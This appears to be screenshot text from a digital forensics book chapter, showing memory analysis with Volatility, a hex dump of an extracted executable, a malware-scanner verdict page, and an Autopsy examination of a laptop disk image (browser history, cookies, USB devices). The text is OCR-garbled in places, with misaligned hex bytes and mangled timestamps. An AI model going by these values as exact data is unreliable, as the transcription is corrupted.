DataSectionObject	0x82210a48	shell32.dll	file.0x82210a48.0x8232dbc0.DataSectionObject.shell32.dll.dat		
ImageSectionObject	0x82210a48	shell32.dll	file.0x82210a48.0x82261e90.ImageSectionObject.shell32.dll.img		

file.0x821ccf90.0x82137c08.ImageSectionObject.reader\_sl.exe.img — Okteta

File Edit View Windows Bookmarks Tools Settings Help

New Open... Save Save As... Undo Redo Cut Copy Paste Find... Find Next

file.0x821ccf90.0x82137c08.ImageSectionObject.reader\_sl.exe.img

0000:0000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 MZ.....ÿÿ.

0000:0010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 .....@.....

0000:0020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ..........

0000:0030 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....δ.....

0000:0040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 ..º..Í..L!Th

0000:0050 69 73 20 70 72 6F 67 72 61 60 20 63 61 6E 6E 6F is program canno

0000:0060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 t be run in DOS

0000:0070 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 mode....\$.....

0000:0080 26 65 66 9D 62 04 08 CE 62 04 08 CE &ef.b.Ib.Ib.I

0000:0090 F5 C0 76 CE 63 04 08 CE 45 C2 75 CE 63 04 08 CE öAvíc.IEAúÍc.I

0000:00A0 45 C2 65 CE 77 04 08 CE 45 C2 73 CE 66 04 08 CE EAéÍw.IEÁsÍf.I

0000:00B0 A1 0B 55 CE 6B 04 08 CE 62 04 09 CE 1E 04 08 CE i.UÍk.Ib.I..i

0000:00C0 45 C2 66 CE 6B 04 08 CE 45 C2 74 CE 63 04 08 CE EAñfh.IEAtic.I

0000:00D0 45 C2 70 CE 63 04 08 CE 52 69 63 68 62 04 08 CE EApc.IRicb.I

0000:00E0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....PE..L..qIPH.....

0000:00F0 50 45 00 00 4C 01 04 00 71 EE 50 48 00 00 00 00 00 00 .....8.....=.....

0000:0100 00 00 00 00 E0 00 03 01 08 01 08 00 00 36 00 00 .....à.....6.....

0000:0110 00 38 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....A4 3D 00 00 00 10 00 00 .....P.....@.....

0000:0120 00 50 00 00 00 00 40 00 00 10 00 00 00 02 00 00 .....0.....

0000:0130 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 .....

0000:0140 00 A0 00 00 00 04 00 00 A0 D4 00 00 02 00 00 00 .....

0000:0150 00 00 10 00 00 00 10 00 00 00 00 10 00 00 00 00 .....

0000:0160 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 .....

0000:0170 5C 6E 00 00 8C 00 00 00 00 90 00 00 8C 05 00 00 \n.....

0000:0180 00 00 00 00 00 00 00 00 00 72 00 00 70 15 00 00 .....Γ..p.....

0000:0190 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

0000:01A0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....

0000:01B0 00 00 00 00 00 00 00 00 58 67 00 00 40 00 00 00 .....Xg..@.....

0000:01C0 00 00 00 00 00 00 00 00 00 50 00 00 00 02 00 00 .....P.....

0000:01D0 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....text.....

0000:01E0 DC 35 00 00 00 10 00 00 00 36 00 00 00 04 00 00 Ü5.....6.....

Offset: 0000:0040 Selection: -

OVH Hexadecimal ISO-8859-1

&Charset Conversion Parameters Convert

Structures Validate Lock Script console Settings

4 / 68

4 security vendors and no sandboxes flagged this file as malicious

754cd3b72d497c157d5f685f63def4a45ca2a4ed220e7b817c4a9dd7af0dd27f

AcroSpeedLaunch.exe

direct-cpu-clock-access idle overlay peexe

31.00 KB Size 2022-03-18 05:06:54 UTC 2 months ago

EXE

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY

Security Vendors' Analysis

Ikarus	Trojan.Win32.Patched	Microsoft	PUA:Win32/Presenoker
Rising	Trojan.Malicious.B.10079 (RDMK:cmRtazo...)	Trapmine	Malicious.high.mi.score

PassMark Volatility Workbench

Image file: C:\Users\madno\Downloads\DC01-memory\citadeldc01.mem      Browse Image

Platform: Windows      Refresh Process List

Command: windows.pslist.PsList      Command Info

Command parameters:

Display physical offsets       Process ID

Run

Command Description: Lists the processes present in a particular windows memory image

Volatility 3 Framework 1.1.0-beta.1

PID	PPID	ImageFileName	Offset(V)	Threads	Handles	SessionId	Wow64	CreateTime	ExitTime
4	0	System	0xe005f273040	98	-	0	False	2020-09-19 01:22:38.000000	N/A
204	4	smss.exe	0xe00060354900	2	-	0	False	2020-09-19 01:22:38.000000	N/A
324	316	csrss.exe	0xe000602c2080	8	-	0	False	2020-09-19 01:22:39.000000	N/A
404	316	wininit.exe	0xe000602cc900	1	-	0	False	2020-09-19 01:22:40.000000	N/A
396	316	kernel32.exe	0xe000602cc900	10	-	1	False	2020-09-19 01:22:40.000000	N/A
452	452	kernelbase.dll	0xe0006005011080	5	-	0	False	2020-09-19 01:22:40.000000	N/A
460	404	tsass.exe	0xe00060e0080	31	-	0	False	2020-09-19 01:22:40.000000	N/A
492	396	winlogon.exe	0xe00060c2a080	4	-	0	False	2020-09-19 01:22:40.000000	N/A
640	452	svchost.exe	0xe00060c84900	8	-	0	False	2020-09-19 01:22:40.000000	N/A
684	452	svchost.exe	0xe00060c9a700	6	-	0	False	2020-09-19 01:22:40.000000	N/A
800	452	svchost.exe	0xe00060ca3900	12	-	0	False	2020-09-19 01:22:40.000000	N/A
804	492	dwm.exe	0xe00060ca3900	39	-	0	False	2020-09-19 01:22:40.000000	N/A
818	452	cryptui.dll	0xe00060d0e080	39	-	0	False	2020-09-19 01:22:40.000000	N/A
928	452	svchost.exe	0xe00060d5d00	16	-	0	False	2020-09-19 01:22:41.000000	N/A
1000	452	svchost.exe	0xe00060da2080	18	-	0	False	2020-09-19 01:22:41.000000	N/A
668	452	svchost.exe	0xe00060e009900	16	-	0	False	2020-09-19 01:22:41.000000	N/A
1292	452	Microsoft.Acti1	0xe00060f73900	9	-	0	False	2020-09-19 01:22:57.000000	N/A
1332	452	dfsrsrc.exe	0xe00060fe1900	16	-	0	False	2020-09-19 01:22:57.000000	N/A
1368	452	dns.exe	0xe00060ff3f80	16	-	0	False	2020-09-19 01:22:57.000000	N/A
1420	452	cryptsp.dll	0xe00060ff7900	6	-	0	False	2020-09-19 01:22:57.000000	N/A
1556	452	VGAuthService.	0xe0006144a200	2	-	0	False	2020-09-19 01:22:57.000000	N/A
1600	452	vmtoolsd.exe	0xe00061a30900	9	-	0	False	2020-09-19 01:22:57.000000	N/A
1644	452	wlms.exe	0xe00061a9a800	2	-	0	False	2020-09-19 01:22:57.000000	N/A
1660	452	dfssvc.exe	0xe00061a9b2c0	11	-	0	False	2020-09-19 01:22:57.000000	N/A
1956	452	svchost.exe	0xe0006291b7c0	30	-	0	False	2020-09-19 01:23:20.000000	N/A
796	452	vds.exe	0xe000629b3080	11	-	0	False	2020-09-19 01:23:20.000000	N/A
2036	452	svchost.exe	0xe000629926c0	8	-	0	False	2020-09-19 01:23:20.000000	N/A
2050	452	WmiPrvSE.exe	0xe000629926c0	11	-	0	False	2020-09-19 01:23:20.000000	N/A
2216	452	dllhost.exe	0xe00062a26900	10	-	0	False	2020-09-19 01:23:21.000000	N/A
2460	452	msdtc.exe	0xe00062a2a900	9	-	0	False	2020-09-19 01:23:21.000000	N/A
3724	452	spoolsv.exe	0xe000631c9b900	13	-	0	False	2020-09-19 03:29:40.000000	N/A
3644	2244	coreupdater.exe	0xe00062fe7700	0	-	2	False	2020-09-19 03:56:37.000000	2020-09-19 03:56:52.000000
3796	848	taskhost.exe	0xe00062f04900	7	-	1	False	2020-09-19 04:36:03.000000	N/A
3472	3960	explorer.exe	0xe000631c1900	39	-	1	False	2020-09-19 04:36:03.000000	N/A
4904	1904	SearchManager.exe	0xe000631c1900	10	-	1	False	2020-09-19 04:36:14.000000	N/A
3260	452	vm3d5service.exe	0xe00063299280	1	-	1	False	2020-09-19 04:36:14.000000	N/A
2608	3472	vttoolsd.exe	0xe00062ede1c0	8	-	1	False	2020-09-19 04:36:14.000000	N/A
2840	3472	FTK Imager.exe	0xe00063021900	9	-	1	False	2020-09-19 04:37:04.000000	N/A
3056	848	WMIADAP.exe	0xe0006313f900	5	-	0	False	2020-09-19 04:37:42.000000	N/A
2764	640	WmiPrvSE.exe	0xe00062c0a900	6	-	0	False	2020-09-19 04:37:42.000000	N/A


Time Stamp: Sat Jun 18 19:56:35 2022

Clear Log      Save to file      Copy to clipboard      About      Exit



## Chapter 11: Analyzing System Storage

▀ Laptop1Final.E01	6/22/2022 1:40 PM	E01 File	2,096,127 KB
▀ Laptop1Final.E02	6/22/2022 1:41 PM	E02 File	2,096,105 KB
▀ Laptop1Final.E03	6/22/2022 1:41 PM	E03 File	2,096,122 KB
▀ Laptop1Final.E04	6/22/2022 1:42 PM	E04 File	2,096,119 KB
▀ Laptop1Final.E05	6/22/2022 1:42 PM	E05 File	2,096,114 KB
▀ Laptop1Final.E06	6/22/2022 1:43 PM	E06 File	2,096,101 KB
▀ Laptop1Final.E07	6/22/2022 1:43 PM	E07 File	2,096,103 KB
▀ Laptop1Final.E08	6/22/2022 1:44 PM	E08 File	2,096,114 KB
▀ Laptop1Final.E09	6/22/2022 1:45 PM	E09 File	2,096,101 KB
▀ Laptop1Final.E10	6/22/2022 1:45 PM	E10 File	2,096,125 KB
▀ Laptop1Final.E11	6/22/2022 1:45 PM	E11 File	2,096,115 KB
▀ Laptop1Final.E12	6/22/2022 1:46 PM	E12 File	2,096,124 KB
▀ Laptop1Final.E13	6/22/2022 1:46 PM	E13 File	2,096,121 KB
▀ Laptop1Final.E14	6/22/2022 1:46 PM	E14 File	2,096,125 KB
▀ Laptop1Final.E15	6/22/2022 1:47 PM	E15 File	2,096,095 KB
▀ Laptop1Final.E16	6/22/2022 1:47 PM	E16 File	2,096,125 KB
▀ Laptop1Final.E17	6/22/2022 1:47 PM	E17 File	2,096,111 KB
▀ Laptop1Final.E18	6/22/2022 1:48 PM	E18 File	1,611,176 KB



 New Case Information

**Steps**

1. Case Information  
2. Optional Information

**Case Information**

Case Name:

Base Directory:

Case Type:  Single-User  Multi-User

Case data will be stored in the following directory:

< Back  Finish Cancel Help

 New Case Information

**Steps**

1. Case Information  
2. **Optional Information**

**Optional Information**

Case

Number:



Examiner

Name:   
Phone:   
Email:   
Notes:

Organization

Organization analysis is being done for:

< Back  Finish Cancel Help



 Add Data Source

**Steps**

1. Select Host
2. Select Data Source Type
- 3. Select Data Source**
4. Configure Ingest
5. Add Data Source

**Select Data Source**

Path: D:\2022 CTF - Windows\HP-Final\Laptop1Final.E01

Ignore orphan files in FAT file systems

Time zone: (GMT +0:00) UTC

Sector size: Auto Detect

Hash Values (optional):

MD5:

SHA-1:

SHA-256:

NOTE: These values will not be validated when the data source is added.

< Back  Finish Cancel Help

 Add Data Source

**Steps**

1. Select Host
2. Select Data Source Type
3. Select Data Source
- 4. Configure Ingest**
5. Add Data Source

**Configure Ingest**

Run ingest modules on:




All Files, Directories, and Unallocated Space

<input checked="" type="checkbox"/>	Recent Activity
<input checked="" type="checkbox"/>	Hash Lookup
<input checked="" type="checkbox"/>	File Type Identification
<input checked="" type="checkbox"/>	Extension Mismatch Detector
<input checked="" type="checkbox"/>	Embedded File Extractor
<input checked="" type="checkbox"/>	Picture Analyzer
<input checked="" type="checkbox"/>	Keyword Search
<input checked="" type="checkbox"/>	Email Parser
<input checked="" type="checkbox"/>	Encryption Detection
<input checked="" type="checkbox"/>	Interesting Files Identifier
<input checked="" type="checkbox"/>	Central Repository
<input checked="" type="checkbox"/>	PhotoRec Carver
<input checked="" type="checkbox"/>	Virtual Machine Extractor
<input checked="" type="checkbox"/>	Data Source Integrity

The selected module has no per-run settings.

Extracts recent user activity, such as Web browsing, recently us...

< Back  Finish Cancel Help



2022-014 Guymager Incident - Autopsy 4.19.1

Case View Tools Window Help

Add Data Source Images/Videos Communications Geolocation Timeline Discovery Generate Report Close Case

22 Results

**Data Sources**

- LaptopFinal.E01 Host
  - vol1 (Unallocated: 0-2047)
  - vol4 (EFI system partition: 2048-205847)
  - vol5 (Microsoft reserved partition: 206848-239615)
  - vol6 (Basic data partition: 239616-498870463)
  - vol7 (Unknown: 498870464-500115456)
  - vol8 (Unallocated: 500115456-500118191)

**File View**

- File Type
- Deleted Files
- System (30+62)
  - All (4958)
- MB File Size
- Data Artifacts
  - Bluetooth Pairings (2)
  - Communication Accounts (3)
  - Installed Programs (77)
  - Metadata (144)
  - Operating System Information (4)
  - Recent Documents (48)
  - Recycle Bin (1)
  - Run Programs (2744)
  - Shell Bags (61)
  - USB Device Attached (14)

**Listing** /img\_Laptop1Final.E01/vol\_vol6/Program Files

Table Thumbnail Summary

Page: 1 of 1 Pages: < > Go to Page: [ ]

Save Table as CSV

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dr)	Flags(Meta)	Known	File
[current folder]				2022-02-05 23:37:37 PST	2022-02-12 15:36:36 PST	2022-01-23 09:42:01 PST	56	Allocated	Allocated	unknown	/i	
[parent folder]				2022-02-11 23:58:06 PST	2022-02-12 15:35:59 PST	2021-06-05 05:01:25 PDT	176	Allocated	Allocated	unknown	/i	
Common Files				2022-01-23 10:00:01 PST	2022-02-03 22:17:40 PST	2022-02-12 15:17:10 PST	2022-01-23 09:42:01 PST	368	Allocated	Allocated	unknown	/i
Google				2022-01-19 22:42:35 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-19 22:42:35 PST	14	Allocated	Allocated	unknown	/i
Internet Explorer				2022-01-23 10:31:08 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	56	Allocated	Allocated	unknown	/i
Java				2022-02-05 23:38:18 PST	2022-02-05 23:38:18 PST	2022-02-12 15:22:44 PST	2022-02-05 23:37:37 PST	480	Allocated	Allocated	unknown	/i
Log				2022-02-03 22:24:41 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-02-03 22:24:41 PST	152	Allocated	Allocated	unknown	/i
Logitech				2022-02-03 22:23:09 PST	2022-02-03 23:02:22 PST	2022-02-12 15:17:32 PST	2022-02-03 22:23:09 PST	256	Allocated	Allocated	unknown	/i
Microsoft Update Health Tools				2022-01-27 22:30:51 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-27 22:30:51 PST	56	Allocated	Allocated	unknown	/i
ModifiableWindowsApps				2022-01-23 09:42:01 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	48	Allocated	Allocated	unknown	/i
Realtek				2022-02-03 22:40:51 PST	2022-02-03 23:02:22 PST	2022-02-12 15:17:30 PST	2022-01-19 22:49:25 PST	144	Allocated	Allocated	unknown	/i
Uninstall Information				2022-01-10 15:02:24 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-10 15:02:24 PST	48	Allocated	Allocated	unknown	/i
Windows Defender				2022-02-03 23:05:36 PST	2022-02-12 15:17:17 PST	2022-02-12 15:17:17 PST	2022-02-12 15:17:17 PST	208	Allocated	Allocated	unknown	/i
Windows Mail				2022-01-23 09:42:04 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	352	Allocated	Allocated	unknown	/i
Windows Media Player				2022-01-23 10:32:02 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 10:31:19 PST	56	Allocated	Allocated	unknown	/i
Windows NT				2022-01-23 10:24:39 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	480	Allocated	Allocated	unknown	/i

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

22 Results

**Listing** /img\_Laptop1Final.E01/vol\_vol6/Program Files

Table Thumbnail Summary

Page: 1 of 1 Pages: < > Go to Page: [ ]

Save Table as CSV

Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dr)	Flags(Meta)	Known	File
[current folder]				2022-02-05 23:37:37 PST	2022-02-12 15:36:36 PST	2022-01-23 09:42:01 PST	56	Allocated	Allocated	unknown	/i	
[parent folder]				2022-02-11 23:58:06 PST	2022-02-12 15:35:59 PST	2021-06-05 05:01:25 PDT	176	Allocated	Allocated	unknown	/i	
Common Files				2022-01-23 10:00:01 PST	2022-02-03 22:17:40 PST	2022-02-12 15:17:10 PST	2022-01-23 09:42:01 PST	368	Allocated	Allocated	unknown	/i
Google				2022-01-19 22:42:35 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-19 22:42:35 PST	144	Allocated	Allocated	unknown	/i
Internet Explorer				2022-01-23 10:31:08 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	56	Allocated	Allocated	unknown	/i
Java				2022-02-05 23:38:18 PST	2022-02-05 23:38:18 PST	2022-02-12 15:22:44 PST	2022-02-05 23:37:37 PST	480	Allocated	Allocated	unknown	/i
Log				2022-02-03 22:24:41 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-03 22:24:41 PST	152	Allocated	Allocated	unknown	/i
Logitech				2022-02-03 22:23:09 PST	2022-02-03 23:02:22 PST	2022-02-12 15:17:32 PST	2022-03 22:23:09 PST	256	Allocated	Allocated	unknown	/i
Microsoft Update Health Tools				2022-01-27 22:30:51 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-27 22:30:51 PST	56	Allocated	Allocated	unknown	/i
ModifiableWindowsApps				2022-01-23 09:42:01 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	48	Allocated	Allocated	unknown	/i
Realtek				2022-02-03 22:40:51 PST	2022-02-03 22:40:51 PST	2022-02-12 15:17:30 PST	2022-01-19 22:49:25 PST	144	Allocated	Allocated	unknown	/i
Uninstall Information				2022-01-10 15:02:24 PST	2022-02-03 23:02:22 PST	2022-02-11 17:11:40 PST	2022-01-10 15:02:24 PST	48	Allocated	Allocated	unknown	/i
Windows Defender				2022-02-03 23:05:36 PST	2022-02-12 15:17:17 PST	2022-02-12 15:17:17 PST	2022-02-12 15:17:17 PST	208	Allocated	Allocated	unknown	/i
Windows Mail				2022-01-23 09:42:04 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	352	Allocated	Allocated	unknown	/i
Windows Media Player				2022-01-23 10:32:02 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 10:31:19 PST	56	Allocated	Allocated	unknown	/i
Windows NT				2022-01-23 10:24:39 PST	2022-02-03 22:17:40 PST	2022-02-11 17:11:40 PST	2022-01-23 09:42:01 PST	480	Allocated	Allocated	unknown	/i

Hex Text Application File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences



**Data Sources**

- File Views**
  - File Types
  - Deleted Files
  - MB File Size
  - Data Artifacts**
    - BlueTooth Pairings (2)
    - Communication Accounts (3)
    - Installed Programs (77)
    - Metadata (144)
    - Operating System Information (4)
    - Recent Documents (48)
    - Recycle Bin (1)
    - Run Programs (2744)
    - Shell Bags (61)
    - USB Device Attached (14)
    - Web Accounts (2)
    - Web Bookmarks (4)
    - Web Cache (7121)
    - Web Cookies (649)
    - Web Downloads (23)
    - Web Form Addresses (1)
    - Web Form Autofill (13)
    - Web History (238)
    - Web Search (17)
- Analysis Results
- OS Accounts
- Tags
- Reports

**Data Sources**

Laptop1Final.E01\_1 Host

- Laptop1Final.E01
  - vol1 (Unallocated: 0-2047)
  - vol4 (EFI system partition: 2048-206847)
  - vol5 (Microsoft reserved partition: 206848-239615)
  - vol6 (Basic data partition: 239616-498878463)
    - \$OrphanFiles (8573)
    - \$CarvedFiles (4459)
    - \$Extend (9)
    - \$Recycle.Bin (5)
    - \$Unalloc (192)
    - \$WinREAgent (3)
    - Documents and Settings (2)
    - Intel (3)
    - OneDriveTemp (3)
    - PerfLogs (2)
    - Program Files (22)
    - Program Files (x86) (16)
    - ProgramData (24)
    - Recovery (3)
    - System Volume Information (14)
    - Users (8)
    - Windows (107)
    - Windows.old (10)
  - vol7 (Unknown: 498878464-500115455)
  - vol8 (Unallocated: 500115456-500118191)

History			file:///C:/Users/Patrick/AppData/Local/Temp/LogUI/Pak/ht...	2022-02-03 21:30:08 PST	file:///C:/Users/Patrick/AppData/Local/Temp/LogUI/Pak/ht..
History	1		https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...	2022-01-27 22:21:47 PST	https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...
History	1		https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...	2022-01-27 22:30:06 PST	https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...
History	1		https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...	2022-01-27 23:07:00 PST	https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...
History	1		https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...	2022-01-29 20:58:33 PST	https://account.live.com/Abuse?mkt=EN-US&uiFlavor=win...
History	1		https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/
History	1		https://hacker-simulator.com/	2022-02-12 15:30:26 PST	https://hacker-simulator.com/

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

Result: 126 of 153 Result ← →

### Visit Details

Title: Online Hacker Simulator  
 Date Accessed: 2022-02-12 15:30:26 PST  
 Domain: hacker-simulator.com  
 URL: https://hacker-simulator.com/  
 Referrer URL: https://hacker-simulator.com/  
 Program Name: Microsoft Edge

### Source

Data Source: Laptop1Final.E01  
 File: /img\_Laptop1Final.E01/vol\_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History

Web Downloads

Table Thumbnail Summary

Page: 1 of 1 Pages: ← → Go to Page: [ ]

Source File	S	C	O	Path	URL
History			4	C:\Users\Patrick\Downloads\ChromeSetup.exe	https://www.google.com/chrome/
History			4	C:\Users\Patrick\Downloads\ChromeSetup.exe	https://dl.google.com/tag/s/appguid%3D%7B8A69D345-D...
History			1	C:\Users\Patrick\Downloads\DiscordSetup.exe	https://discord.com/api/downloads/distributions/app/install...
History			1	C:\Users\Patrick\Downloads\DiscordSetup.exe	https://dl.discordapp.net/distro/app/stable/win/x86/1.0.9...
History			1	C:\Users\Patrick\Downloads\ZeroTier One.msi	https://download.zerotier.com/dist/ZeroTier%20One.msi
History			1	C:\Users\Patrick\Downloads\JavaUninstallTool.exe	https://javadt-esd-secure.oracle.com/update/jut/JavaUnin...
History			1	C:\Users\Patrick\Downloads\jdk-8u181-windows-x64.exe	https://login.oracle.com/oam/server/sso/auth_cred_submit

Hex Text Application Source File Metadata OS Account Data Artifacts Analysis Results Context Annotations Other Occurrences

### Metadata

Name: /img\_Laptop1Final.E01/vol\_vol6/Users/Patrick/AppData/Local/Microsoft/Edge/User Data/Default/History  
 Type: File System  
 MIME Type: application/x-sqlite3  
 Size: 229376  
 File Name Allocation: Allocated  
 Metadata Allocation: Allocated  
 Modified: 2022-02-12 15:32:59 PST  
 Accessed: 2022-02-12 15:32:59 PST  
 Created: 2022-01-10 15:08:59 PST  
 Changed: 2022-02-12 15:32:59 PST  
 MD5: 559fcf9abb2b1cf51b0c463dfe8d867b  
 SHA-256: 33962bde5725a0b0c22db1213942901da444bbdf792d0f8fb175e2f315b7d318  
 Hash Lookup Results: UNKNOWN  
 Internal ID: 34697

**Listing**

Web Cookies

Table [Thumbnail](#) [Summary](#)

Page: 1 of 1 Pages:   Go to Page:

Source File	S	C	O	URL	Date Accessed	Name	Value	Program Name	Domain
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	sptmarket		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_EDGE_V		Microsoft Edge	msn.com
Cookies			1	ntp.msn.com	2022-02-12 15:29:33 PST	MSFPC		Microsoft Edge	ntp.msn.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	_SS		Microsoft Edge	msn.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHD		Microsoft Edge	bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	SRCHUID		Microsoft Edge	bing.com
Cookies			1	.microsoft.com	2022-02-12 15:29:33 PST	MC1		Microsoft Edge	microsoft.com
Cookies			1	microsoftedgewelcome.microsoft.com	2022-02-05 22:47:50 PST	MSFPC		Microsoft Edge	microsoftedgewelcome.microsoft.com
Cookies			4	www.bing.com	2022-02-12 15:17:40 PST	MUIDB		Microsoft Edge	www.bing.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	ABDEF		Microsoft Edge	bing.com
Cookies			4	www2.bing.com	2022-02-03 18:09:41 PST	MUIDB		Microsoft Edge	www2.bing.com
Cookies			4	.google.com	2022-01-19 22:41:08 PST	_ga		Microsoft Edge	google.com
Cookies			4	.bing.com	2022-02-12 15:34:33 PST	MUID		Microsoft Edge	bing.com
Cookies			1	.msn.com	2022-02-12 15:29:33 PST	MUID		Microsoft Edge	msn.com
Cookies			4	c.bing.com	2022-02-05 22:47:54 PST	SRM_M		Microsoft Edge	c.bing.com
Cookies			1	.c.msn.com	2022-02-03 21:51:07 PST	SRM_M		Microsoft Edge	c.msn.com
Cookies			1	.reddit.com	2022-02-03 20:45:39 PST	csv		Microsoft Edge	reddit.com

**Listing**

(\{?)[a-zA-Z0-9%+\_\\]+(\.[a-zA-Z0-9%+\_\\]+)\*(\{?)@([a-zA-Z0-9]([a-zA-Z0-9\\]\*[a-zA-Z0-9])?\\.\\)+[a-zA-Z]{2,4}

Table [Thumbnail](#) [Summary](#)

Page: Pages:   Go to Page:

List Name	Files with Hits
%728h@j.mp (1)	1
%748237%728h@j.mp (2)	2
%7c@i.sg (4)	4
%s@members.3322.org (1)	1
%ws.t@api.ma (1)	1
+chg@pg8.cc (1)	1
+d@f.film (2)	2
+fe@1obfuscator.hu (2)	2
--@ab.cc (3)	3
-17-@582tocoughlin.com (1)	1
-@hdog.sy (1)	1
-@hj01n.zip (2)	2
-cert-v01@openssh.com (2)	2
-cz@1.pa (4)	4
-ki@o9.tl (3)	3
-m58@mail.ru (2)	2
-name@bit.ly (2)	2

Listing							
USB Device Attached							
Table		Thumbnail		Summary			
Page: 1 of 1		Pages: ← →		Go to Page: [ ]			
Source File	S	C	O	Date/Time	Device Make	Device Model	Device ID
SYSTEM				1 2022-02-12 14:47:39 PST		ROOT_HUB30	4&3956dc5b&0&0
SYSTEM				1 2022-02-12 14:47:41 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM				1 2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0000
SYSTEM				1 2022-02-12 14:47:42 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0002
SYSTEM				1 2022-02-12 14:47:41 PST	Intel Corp.	Product: 0A2B	5&3ff26ec&0&7
SYSTEM				1 2022-02-03 21:05:48 PST		ROOT_HUB30	4&3956dc5b&0&0
SYSTEM				1 2022-01-21 17:22:30 PST	Apple, Inc.	Product: 12A8	fb028ddfa8af7df5b12d3e729f075d150637a31
SYSTEM				1 2022-01-21 17:22:32 PST	Apple, Inc.	Product: 12A8	6&29be3f9f&0&0000
SYSTEM				1 2022-02-03 21:05:49 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	200901010001
SYSTEM				1 2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0000
SYSTEM				1 2022-02-03 21:05:51 PST	Cheng Uei Precision Industry Co., Ltd (Foxlink)	Product: 0815	6&a631fef&0&0002
SYSTEM				1 2022-01-10 15:06:19 PST	ASIX Electronics Corp.	Product: 1790	000050B6288F09
SYSTEM				1 2022-01-10 15:03:37 PST	Chipsbank Microelectronics Co., Ltd	Product: 196A	5&3ff26ec&0&1
SYSTEM				1 2022-02-03 21:05:51 PST	Intel Corp.	Product: 0A2B	5&3ff26ec&0&7

Result: 2 of 7 Result	
Type	Value
Date/Time	2022-02-12 14:47:41 PST
Device Make	Cheng Uei Precision Industry Co., Ltd (Foxlink)
Device Model	Product: 0815
Device ID	200901010001
Source File Path	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM
Artifact ID	-9223372036854775682

Hex	Text	Application	Source File Metadata	OS Account	Data Artifacts	Analysis Results	Context	Annotations	Other Occurrences
<b>Metadata</b>									
Name:			/img_Laptop1Final.E01/vol_vol6/Windows/System32/config/SYSTEM						
Type:			File System						
MIME Type:			application/x.windows-registry						
Size:			30146560						
File Name Allocation:			Allocated						
Metadata Allocation:			Allocated						
Modified:			2022-02-12 15:16:56 PST						
Accessed:			2022-02-12 15:16:56 PST						
Created:			2022-01-23 09:31:20 PST						
Changed:			2022-02-03 22:15:31 PST						
MD5:			f1948c372227fb2680af75ee58954e05						
SHA-256:			545ac21ca335836d97f20580a97603b777284751358f5a97bff60d90f9230db2						
Hash Lookup Results:			UNKNOWN						
Internal ID:			290399						

Table | Thumbnail | Summary | Page: 1 of 4 Pages: ← → Go to Page: [ ]


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
